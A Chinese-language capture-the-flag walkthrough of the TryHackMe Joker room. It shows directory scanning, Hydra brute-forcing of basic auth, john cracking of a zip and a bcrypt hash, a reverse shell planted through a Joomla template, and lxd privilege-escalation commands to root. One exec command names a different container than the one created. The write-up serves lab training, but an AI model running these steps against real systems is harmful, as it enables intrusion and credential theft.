
HA Joker CTF

URL


https://tryhackme.com/room/jokerctf

IP

10.10.46.56



先使用rustscan搭配nmap來針對服務做服務探測及預設腳本列舉
（第二題答案）




SSH是需要驗證的，8080port連上去也需要驗證，所以第三題答案為80

```
└─# dirsearch -u http://10.10.46.56 -w ~/working/tools/SecLists/Discovery/Web-Content/dirsearch.txt -e bak,zip,txt,php -t 300

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: bak, zip, txt, php | HTTP method: GET | Threads: 300 | Wordlist size: 25310

Output File: /root/.dirsearch/reports/10.10.46.56/_23-10-06_00-40-12.txt

Error Log: /root/.dirsearch/logs/errors-23-10-06_00-40-12.log

Target: http://10.10.46.56/

[00:40:13] Starting:
[00:40:16] 403 -  276B  - /.php
[00:40:16] 200 -    6KB - /.
[00:40:17] 403 -  276B  - /.htaccess.save
[00:40:17] 403 -  276B  - /.htaccess.bak1
[00:40:17] 403 -  276B  - /.htaccessBAK
[00:40:17] 403 -  276B  - /.htaccessOLD
[00:40:17] 403 -  276B  - /.htaccess.orig
[00:40:17] 403 -  276B  - /.html
[00:40:17] 403 -  276B  - /.htaccess.sample
[00:40:17] 403 -  276B  - /.httr-oauth
[00:40:17] 403 -  276B  - /.htm
[00:40:17] 403 -  276B  - /.htaccessOLD2
[00:40:36] 301 -  308B  - /css  →  http://10.10.46.56/css/
[00:40:36] 200 -    1KB - /css/
[00:40:43] 403 -  276B  - /icons/
[00:40:44] 200 -    4KB - /img/
[00:40:44] 301 -  308B  - /img  →  http://10.10.46.56/img/
[00:40:44] 200 -    6KB - /index.html
[00:40:55] 200 -   94KB - /phpinfo.php
[00:41:01] 200 -  320B  - /secret.txt

Task Completed
```


根據題意，做一下目錄探測，看到答案提示副檔名為***
所以特別針對幾個常見長度為3的副檔名做掃描（第四題答案）

在目錄探測的結果中，也發現了phpinfo
回頭看了一下題目，完全符合題意（第五題答案）



繼續順著題目下去，這個txt中也只有兩個人在講話
所以第六題非常明顯（第六題答案）


在做第三題的時候，就已經有測試過第七題的port是需要驗證的
（第七題答案）



第八題要我們暴力破解，大概可以推測帳號為第六題（第八題答案）

```
└─# hydra -l joker -P /usr/share/password/rockyou.txt 10.10.46.56 -s 8080 http-get
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-10-06 00:44:34
[WARNING] You must supply the web page as an additional option or via -m, default path
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344
[DATA] attacking http-get://10.10.46.56:8080/
[8080][http-get] host: 10.10.46.56   login: joker   password: hannah
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-10-06 00:45:13
```


成功登入後是一個透過Joomla架的CMS
依照題意，繼續做目錄探測



```
└─# dirsearch -u http://10.10.46.56:8080 --auth-type=basic --auth=joker:hannah -w ~/working/tools/SecLists/Discovery/Web-Content/dirsearch.txt -e bak,zip,txt,php -t 300
Home
 _|. _ _  _  _  _ _|_    v0.4.2
(_||| _) (/_(_|| (_| )

Extensions: bak, zip, txt, php | HTTP method: GET | Threads: 300 | Wordlist size: 25310

Output File: /root/.dirsearch/reports/10.10.46.56-8080/_23-10-06_00-53-19.txt

Error Log: /root/.dirsearch/logs/errors-23-10-06_00-53-19.log

Target: http://10.10.46.56:8080/
```

```
[00:53:38] 200 -    5KB - /administrator/
[00:53:40] 200 -   31B  - /bin/
[00:53:41] 301 -  317B  - /cache  →  http://10.10.46.56:8080/cache/
[00:53:41] 200 -   31B  - /cache/
[00:53:44] 200 -   31B  - /components/
[00:53:44] 200 -    0B  - /configuration.php
[00:53:52] 200 -    3KB - /htaccess
[00:53:52] 200 -    3KB - /htaccess.txt
[00:53:52] 403 -  278B  - /icons/
[00:53:52] 301 -  318B  - /images  →  http://10.10.46.56:8080/images/
[00:53:52] 200 -   31B  - /includes/
[00:53:53] 200 -   31B  - /images/
[00:53:54] 200 -   11KB - /index.php
[00:53:55] 301 -  320B  - /language  →  http://10.10.46.56:8080/language/
[00:53:56] 200 -   31B  - /layouts/
[00:53:57] 200 -   31B  - /language/
[00:53:57] 200 -   31B  - /libraries/
[00:53:59] 301 -  317B  - /media  →  http://10.10.46.56:8080/media/
[00:53:59] 200 -   31B  - /media/
[00:54:00] 301 -  319B  - /modules  →  http://10.10.46.56:8080/modules/
[00:54:00] 200 -   31B  - /modules/
[00:54:05] 301 -  319B  - /plugins  →  http://10.10.46.56:8080/plugins/
[00:54:05] 200 -   31B  - /plugins/
[00:54:12] 200 -  836B  - /robots
[00:54:12] 200 -  836B  - /robots.txt
[00:54:18] 301 -  321B  - /templates  →  http://10.10.46.56:8080/templates/
[00:54:18] 200 -   31B  - /templates/
[00:54:21] 200 -   31B  - /tmp/
[00:54:31] 200 -    2KB - /web.config
[00:55:06] 200 -   12MB - /backup
[00:55:08] 200 -   12MB - /backup.zip
```

這個網站的目錄還挺多的
該圖只截取部份
（第九、十題答案）



將備份檔載下來，要解開時發現需要密碼，請john來破解

```
└─# zip2john backup.zip > temp.zip
```

先轉成john看得懂的格式

```
└─# john temp.zip --wordlist=/usr/share/password/rockyou.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
hannah           (backup.zip)
1g 0:00:00:00 DONE (2023-10-06 01:37) 100.0g/s 6553Kp/s 6553Kc/s 6553KC/s 123456..ryanscott
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

再交由john破解（第十一題答案）

使用這組密碼解開後，得到網站跟資料庫的備份
比較有興趣的是資料庫，因為可以直接拿到後台的帳密

```
LOCK TABLES `cc1gr_users` WRITE;
/*!40000 ALTER TABLE `cc1gr_users` DISABLE KEYS */;
INSERT INTO `cc1gr_users` VALUES (547,'Super Duper User','admin','admin@example.com','$2y$10$b43UqoH5UpXokj2y9e/8U.LD8T3jEQCuxG2oHzALoJaj9M5unOcbG',
age\":\"\",\"language\":\"\",\"editor\":\"\",\"helpsite\":\"\",\"timezone\":\"\"}','0000-00-00 00:00:00',0,'','',0);
/*!40000 ALTER TABLE `cc1gr_users` ENABLE KEYS */;
UNLOCK TABLES;
```

稍微往上滑一下就找到了（第十二題答案）

也有加密過的密碼，再次交給john（第十三題答案）

```
└─# john temp --wordlist=/usr/share/password/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X2])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
abcd1234         (?)
1g 0:00:00:07 DONE (2023-10-06 01:48) 0.1264g/s 130.4p/s 130.4c/s 130.4C/s bullshit..harold
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

登入Joomla的後台，就先找到Media
看能不能上傳reverse shell
試了幾個方法都不行

於是開始看該Joomla的版本有沒有什麼嚴重漏洞
也沒什麼特別的發現

於是就開始逛擴充的部份
突然發現template的地方可以修改程式碼

試試看把reverse shell的code貼上去
然後先按Save再按Template Preview來執行

順利得到shell（第十四題答案）

```
└─# nc -lvnp 9999
listening on [any] 9999 ...
connect to [10.8.58.168] from (UNKNOWN) [10.10.46.56] 60364
Linux ubuntu 4.15.0-55-generic #60-Ubuntu SMP Tue Jul 2 18:22:20 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 11:07:48 up  2:14,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data),115(lxd)
/bin/sh: 0: can't access tty; job control turned off
$
```

馬上就發現一個特別的地方，www-data居然屬於lxd群組
（第十五題答案）

可以來利用lxd來提權，試試看吧

先換成互動式的shell，比較好操作

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ubuntu:/$ ^Z
zsh: suspended  nc -lvnp 9999

┌──(root㉿kali)-[~/working/tools]
└─# stty raw -echo ; fg
[1]  + continued  nc -lvnp 9999

www-data@ubuntu:/$
```

查看了一下本地端的image，有一個可以利用
就不用另外傳上來了

```
www-data@ubuntu:/var/www$ lxc image list
+-----------+--------------+--------+-----------------------------------+--------+
|   ALIAS   | FINGERPRINT  | PUBLIC |            DESCRIPTION            |  ARCH  |
+-----------+--------------+--------+-----------------------------------+--------+
| myalpine  | a8258f4a885f | no     | Alpine 3.10 amd64 (20191025_13:00) | x86_64 |
+-----------+--------------+--------+-----------------------------------+--------+
```

直接執行lxd的提權指令

```
lxc init myalpine joker -c security.privileged=true
lxc config device add joker mydevice disk source=/ path=/mnt/root recursive=true
lxc start joker
lxc exec ignite /bin/sh
```

成功變成root後
會在/mnt/root/root找到第二十題答案